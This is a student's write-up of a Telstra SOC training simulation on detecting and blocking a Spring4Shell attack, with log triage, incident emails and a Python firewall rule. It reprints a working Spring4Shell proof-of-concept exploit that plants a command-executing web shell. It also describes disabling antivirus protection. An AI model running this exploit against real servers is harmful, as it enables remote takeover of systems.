Justin Min
01/16/2026

Telstra Cybersecurity SOC Program

Table of Contents

Program Overview:

Welcome to the Telstra Cybersecurity Program! We are so excited to have you here!

Our heritage is proudly Australian, but we're creating a global footprint. With a workforce of employees across more than 20 countries, we're working towards our vision of becoming a world-class technology company that empowers people to connect.

During this program, you will get the opportunity to step into the shoes of a Telstra team member and complete tasks that replicate the work that our Cybersecurity team does every day. You'll learn how to communicate, mitigate and reflect on a distributed denial of service (DDoS) attack.

We hope this program provides a great resource for you to up-skill and strengthen your resume as you explore career options and a potential career at Telstra!

Skills you will learn and practice:

- Task 1: Cybersecurity, Incident Management, Incident Response, Research, Communication, Data Analysis, Teamwork
- Task 2: Network Analysis, Cybersecurity, Data Analysis, Research, Communication, Teamwork
- Task 3: Software Development, Python Programming, Security Engineering, Solution Architecture, Design Thinking, Problem Solving
- Task 4: Incident Analysis, Root Cause Analysis, Communication, Strategy, Corporate Governance, Risk Management, Compliance Management

Task One: Responding to a malware attack

An alert has come into the Security Operation Centre (SOC). Triage the alert and respond to the malware attack by contacting the appropriate team.

Scenario:
You are an information security analyst in the Security Operations Centre. A common task and responsibility of information security analysts in the SOC is to respond to triage incoming threats and respond appropriately, by notifying the correct team depending on the severity of the threat. It's important to be able to communicate the severity of the incident to the right person so that the organization can come together in times of attack.

The firewall logs & list of infrastructure has been provided, which shows critical services that run the Spring Framework and need to be online / uninterrupted. A list of teams has also been provided, which depending on the severity of the threat, must be contacted.

It's important to note that the service is down and functionality is impaired due to the malware attack.

Here is your task:
Your task is to triage the current malware threat and figure out which infrastructure is affected.

First, find out which key infrastructure is currently under attack. Note the priority of the affected infrastructure to the company - this will determine who is the respective team to notify.

After, draft an email to the respective team alerting them of the current attack so that they can begin an incident response. Make sure to include the timestamp of when the incident occurred. Make it concise and contextual.

The purpose of this email is to ensure the respective team is aware of the ongoing incident and to be prepared for mitigation advice.

Resources to help you with the task:
1. CISA Alert Advisory on Spring4Shell zero-day vulnerability
2. CVE Advisory on Spring4Shell zero-day vulnerability
3. Affected Infrastructure List & Firewall Logs - Click to download file
4. Incident Notification Template Email - Click to download file


Affected Infrastructure List and Firewall Logs Below

Infrastructure List and Firewall Log Sample

TPHost	clientRequestH	clientRequestH	clientRequestPath	clientRequestData	datetime	headers
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:21:00Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:21:00Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:21:00Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:21:00Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:59Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:59Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:56Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:56Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:56Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:55Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:55Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:55Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:54Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded
ork	POST	HTTP/1.1	/tomcatwar.jsp	class.module.classLoader.resources	2022-03-20T03:20:54Z	suffix=%>//c1=Runtimec2=<%DNT=1Content-Type=application/x-www-form-urlencoded

Infrastructure Software	Infrastructure Name	Network Hostname	Description	Infrastructure Tea	Team Lead Email	Priority
Spring Framework 5.3.0	Mobile Tower Connection	mobiletower.internal.netwo	Provides a route between mobile towers across the country for cell	Mobile Team	mobileteam@email	P2 - High
Spring Framework 5.3.0	NBN Connection	nbn.external.network	Provides high-speed nbn connection service	nbn Team	nbn@email	P1 - Critical
Spring Framework 5.3.0	Home & Business Lines	homebiz.internal.network	Provides home & business line products such as VoIP	Networks Team	networks@email	P2 - High
Spring Framework 5.3.0	ADSL Connect	adsl.internal.network	Provides ADSL product to customers	Networks Team	networks@email	P2 - High

Firewall Dashboard



Alert triggered at 2022-03-20T03:16:34Z

Incident Response Triad

For this first task, I analyzed the firewall logs to identify the critical infrastructure that was under attack and assess the severity of the situation. By reviewing the logs, I noticed consecutive bypass attempts all targeting the NBN external network, which provided high-speed NBN connection services. The attack timestamps aligned with the alert trigger time, confirming that the NBN infrastructure was compromised. Using OSINT research, I was able to identify that the attack leveraged the CVE-2022-22965 vulnerability, which allowed remote code execution through the Spring Framework on outdated systems.

After identifying the affected infrastructure, I triaged the incident and determined that the NBN Team needed to be notified immediately, given the critical priority of the asset. I drafted an email to send to the NBN team using the NIST SP 800-61 Rev 3 framework to provide context, impact, and remediation strategies on the given situation.

From: Telstra Security Operations
To: NBN Team (nbn@gmail.com)
Subject: [URGENT] Critical Malware Attack on NBN Infrastructure (Ticket #4216)
—
Hello NBN Team,

The SOC has detected a critical-severity security incident affecting the nbn.external.network.

Context:

1. Asset: nbn.external.network (Critical Infrastructure)
2. Vulnerability: CVE-2022-22965 (“Spring4Shell”)
3. Indicator of Compromise (IoC): Malicious requests originating from external IP attacker.ip.address.network1
4. Time of Compromise: 2022-03-20T03:16:34Z

Impact:

1. Confidentiality: Critical (potential data exfiltration).
2. Integrity: Compromised (Unauthorized code execution confirmed).
3. Availability: Compromised (Service is down).

Response Strategy:

1. Containment: Isolate the nbn.external.network to prevent further spread of malware.
2. Eradication: Apply the patch to upgrade Spring Framework version 5.3.18+ before returning asset to service.
3. Coordination: Please report back to SOC once complete.

The SOC will continue to monitor and update accordingly.

Please confirm receipt of this email.

Warm regards,
Justin Min
Telstra Security Operations

Task 2: Analyzing the Attack

Analyze the data of the malware attack to identify how the malware spreads. Find patterns used by the attacker so that we can prepare a firewall rule to stop the spread of the virus.

Scenario:
Now that you have notified the infrastructure owner of the current attack, analyze the firewall logs to find the pattern in the attacker's network requests. You won't be able to simply block IP addresses, because of the distributed nature of the attack, but maybe there is another characteristic of the request that is easy to block.

An important responsibility of an information security analyst is the ability to work across disciplines with multiple teams, both technical and non-technical.
In the resources section, we have attached a proof of concept payload that may be of interest in understanding how the attacker scripted this attack.

Here is your task:
First, analyze the firewall logs in the resources section.

Next, identify what characteristics of the Spring4Shell vulnerability have been used.

Finally, draft an email to the networks team with your findings. Make sure to be concise, so that they can develop the firewall rule to mitigate the attack. You can assume the recipient is technical and has dealt with these types of requests before.

Resources to help you with the task:
1. Spring4Shell Proof of Concept Payload
2. Affected Infrastructure List & Firewall Logs
3. Firewall Rule Creation Request Email Template

Proof of Concept Python Payload Screenshot

```python
import requests
import argparse
from urllib.parse import urljoin

def Exploit(url):
    headers = {"suffix":"%>//",
               "c1":"Runtime",
               "c2":"<%",
               "DNT":"1",
               "Content-Type":"application/x-www-form-urlencoded"
    }
    data = 
"class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat="
    try:

        go = requests.post(url,headers=headers,data=data,timeout=15,allow_redirects=False, verify=False)
        shellurl = urljoin(url, 'tomcatwar.jsp')
        shellgo = requests.get(shellurl,timeout=15,allow_redirects=False, verify=False)
        if shellgo.status_code == 200:
            print(f"漏洞存在, shell地址为:{shellurl}?pwd=j&cmd=whoami")
    except Exception as e:
        print(e)
        pass


def main():
    parser = argparse.ArgumentParser(description='Srping-Core Rce.')
    parser.add_argument('--file',help='url file',required=False)
    parser.add_argument('--url',help='target url',required=False)
    args = parser.parse_args()
    if args.url:
        Exploit(args.url)
```

Incident Analysis

For Task 2, I analyzed the firewall logs from Task 1 and the Python Proof of Concept to identify any correlations. I was able to determine that the attacker was exploiting the zero-day vulnerability “Spring4Shell”, compromising the Spring Framework. The sheer volume of attempts and their consecutive timing also implied a Distributed Denial of Service (DDoS) attack. With these in mind, I drafted an email to send to the networks team with firewall rule implementation requests and a more detailed explanation on the incident.

From: Telstra Security Operations
To: Networks Team (networks@gmail.com)
Subject: [URGENT] Firewall Rule Request—Mitigate Malware (Ticket #4216)
—
Hello Networks Team,

We would like to provide you with more information on the ongoing malware attack as well as a request for the creation of a new firewall rule.

We have identified that the attacker was able to compromise the Spring Framework on our NBN services using the “Spring4Shell” zero-day vulnerability, as well as using a Distributed Denial of Service to overload the system. To mitigate this, we request the new firewall rule parameters:

1. Block incoming traffic on clientRequestPath “/tomcatwar.jsp”
2. Block incoming traffic with HTTP headers:

suffix=%>//
c1=Runtime
c2=<%
DNT=1
Content-Type=application/x-www-form-urlencoded

The attacker targeted the outdated Spring Framework 5.3.0—monitor for future requests to this path.

For any questions or concerns, please feel free to reach out.

Warm regards,
Justin Min
Telstra Security Operations

Task 3: (Technical) Mitigate the Malware Attack

Using the patterns you've identified, use Python to write a firewall rule to technically mitigate the malware from spreading.

Scenario:
Work with the networks team to implement a firewall rule using the Python scripting language. Python is a common scripting language used across both offensive and defensive information security tasks.

In this task, we will simulate the firewall's scripting language by using an HTTP Server. You can assume this HTTP Server has no computational requirements and has the sole purpose of filtering incoming traffic.

In the starter codebase, you will find a test script that you can use to simulate the malicious requests to the server.

You can check out the Readme file in the starter codebase for more information on how to get started.

Here is your task:
Use Python to develop a firewall rule to mitigate the attack. Develop this rule in `firewall_server.py` and only upload this file back here.

You may use `test_requests.py` to test your code whilst the firewall HTTP server is running.

Resources to help you with the task:

1. Spring4Shell Proof of Concept Payload
2. Python HTTPServer documentation

Security Engineering: Implementing the Firewall Rule

This task was definitely challenging as it provided a skeleton of what to code, but the contents were up to me to fill. I referenced the HTTPServer documentation resource to help guide me on what to write and the meaning behind each logic of code. Essentially, I downloaded all of the python files into one folder and then tested the provided firewall server to see if it was up and running. The original code allowed all of the traffic to come through, including the malicous Spring4Shell. After confirming, I configured the new firewall rule and then ran the firewall server as I ran the provided test_requester.py script to simulate the attack. The message then displayed “BLOCKED: Spring4Shell Attack Detected!” and allowed 0/5 traffic requests, indicating a successful firewall configuration. Below is the step-by-step walkthrough of how I completed this Python firewall assignment.

S**tep 1**: Downloading and Running Python

- I downloaded Python 3.14.2 for Windows and the resource files to complete Task 3. Windows Defender was adamant on blocking the Firewall Starter Codebase because it detected the (CVE-2022-22965) "signature" of the Spring4Shell malware. I had to temporarily disable “Real-time protection” in order to download and open the files. I created a Telstra Task 3 folder and excluded virus and threat protection in order to gain continued access and prevent Windows Defender from deleting the file.




**Figure 1.1* The Setup*

Security Engineering: Implementing the Firewall (Continued)

Step 2: Test Run

- Next, I used Windows Command Center to navigate to my Telstra Task 3 folder and ran the "python firewall_server.py" command to turn on the firewall. This window is now busy acting as my server, so I opened a new window to simulate the attack.




**Figure 2.1* Turning on the firewall*




**Figure 2.2* Running test_request.py*

Security Engineering: Implementing the Firewall (Continued)




**Figure 2.3* Firewall display after running the test_request.py*

- As of right now, the firewall blocked no attempts, as verified by the “Successful Reponses: 5/5” in *Figure 2.2.* This confirmed that the server was up and running and ready for configuration.

Step 3: Implementing the firewall code

- I then updated the base Python starter code. When a POST request arrives to the constantly-monitoring BaseHTTPRequestHandler, it will measure the package size, open the package (read/decode), inspect the content (the Spring4Shell string in particular) and then do one of two things as defined by our two helper functions: allow or reject.

Step 3 screenshots below

Security Engineering: Implementing the Firewall (Continued)

```
# firewall_server.py
from http.server import BaseHTTPRequestHandler, HTTPServer

host = "localhost"
port = 8000

# Helper function to send a 403 Forbidden (Block)
def block_request(self):
    self.send_response(403) # 403 translates to forbidden in HTTP Code
    self.send_header("content-type", "application/json")
    self.end_headers()
    print("[-] BLOCKED: Spring4Shell Attack Detected!")

# Helper function to send a 200 OK (Allow)
def handle_request(self):
    self.send_response(200) # HTTP Code 200 translates to OK
    self.send_header("content-type", "application/json")
    self.end_headers()
    print("[+] TRAFFIC ALLOWED")

# This is where we customize the standard handler
class ServerHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        handle_request(self)

# Read the POST data and decode it into a string
    def do_POST(self):
        # 1. Get the length of the data
        content_len = int(self.headers.get('Content-Length', 0))

        # 2. READ THE BODY
        body = self.rfile.read(content_len).decode('utf-8')

        # 3. Check for the malicious string
        if "class.module.classLoader" in body:
            block_request(self)
        else:
            handle_request(self)

# Entry point of the script
if __name__ == '__main__':
    server = HTTPServer((host, port), ServerHandler)
    print(f"[+] JUSTIN'S FIREWALL IS ACTIVE ON PORT {port}")
    print("[+] Waiting for attacks...")
    try:
        server.serve_forever()
    except KeyboardInterrupt:
        pass
    server.server_close()
```

**Figure 3.1* Updated firewall_server.py code*

Security Engineering: Implementing the Firewall (Continued)

